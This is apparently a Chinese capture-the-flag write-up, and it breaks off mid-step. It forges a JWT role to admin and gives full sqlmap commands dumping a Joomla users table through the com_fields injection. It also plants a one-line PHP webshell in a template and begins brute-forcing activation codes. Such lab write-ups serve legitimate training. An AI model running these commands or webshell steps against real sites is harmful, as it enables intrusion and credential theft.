
Cookie: JSESSIONID=60BEC967DF36F05121161DEC8212635D; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzY5ODY1NzcxMTI5LCJhZ2VudCI6Ik1vemlsbGEvNS4wIChXaW5kb3dzIE5UIDEwLjA7IFdpbjY0OyB4NjQpIEFwcGxlV2ViS2l0LzUzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xNDQuMC4wLjAgU2FmYXJpLzUzNy4zNiIsInJvbGUiOiJ1c2VyIiwiaWF0IjoxNzY5ODY1NzcxfQ.LFn6deg8jpcW_yWL1Of1iVgptnjMeEKAdjTpj-oPM3M

那么直接丢到Tscan破解,然后将role修改成admin,改cookie发包即可得到flag
小小的挑战
本轮挑战仅有一个入口点、一个flag,且没有任何提示。 要获得flag,你显然需要获取t权限。 如何成为getshell完全取决于你的技术 —— 以及系统的配置。 祝你好运 —— 希望你会喜欢这个小小的挑战 :-)

使用Tscan的POC进行检测,发现存在SQL注入漏洞

依旧直接上SQLmap:
python sqlmap.py -u "http://175.27.169.122:41045/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=" -p "list[fullordering]" --level=2 --risk=3 --random-agent --technique=BEUT --threads=3 --current-db
python sqlmap.py -u "http://175.27.169.122:41045/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=" -p "list[fullordering]" --level=2 --risk=3 --random-agent --technique=BEUT --threads=3 -D joomladb --tables
python sqlmap.py -u "http://175.27.169.122:41045/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=" -p "list[fullordering]" --level=2 --risk=3 --random-agent --technique=BEUT --threads=3 -D joomladb -T #__users --columns
拿列名的时候需要爆破,不过字典的够用了
python sqlmap.py -u "http://175.27.169.122:41045/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=" -p "list[fullordering]" --level=2 --risk=3 --random-agent --technique=BEUT --threads=3 -D joomladb -T #__users -C "password,username" --dump
| password | username |
+--------------------------------------------------------------+----------+
| $2y$10$HzPTX6G2YtkYW/JhDPMMiuJqm1x3tvKhSAjt3XbzxpRbG4FZl8CN6 | ducktail

登录后台:

选择:Protostar Details and Files

New一个新文件即可,然后写入一句话木马

http://175.27.169.122:41045/templates/protostar/1.php 这是默认地址:::
使用Webshell管理工具连接即可
管理员听说了之前的入侵事件,匆忙增加了一些防护措施。 但正如他们所说—— "有点限制,但是不多" 。 这些限制足以阻挡脚本小子,但对你来说,或许只是多一步思考的事情。
目录扫描:存在registration.php 注册页面

activate.php 激活账号页面
我们先注册,然后提示需要激活,发现账号ID是?u=14



这里应该是爆破6位的激活码了,然后发现每次发送会有token
使用Burp或者Yakit提取token爆破:

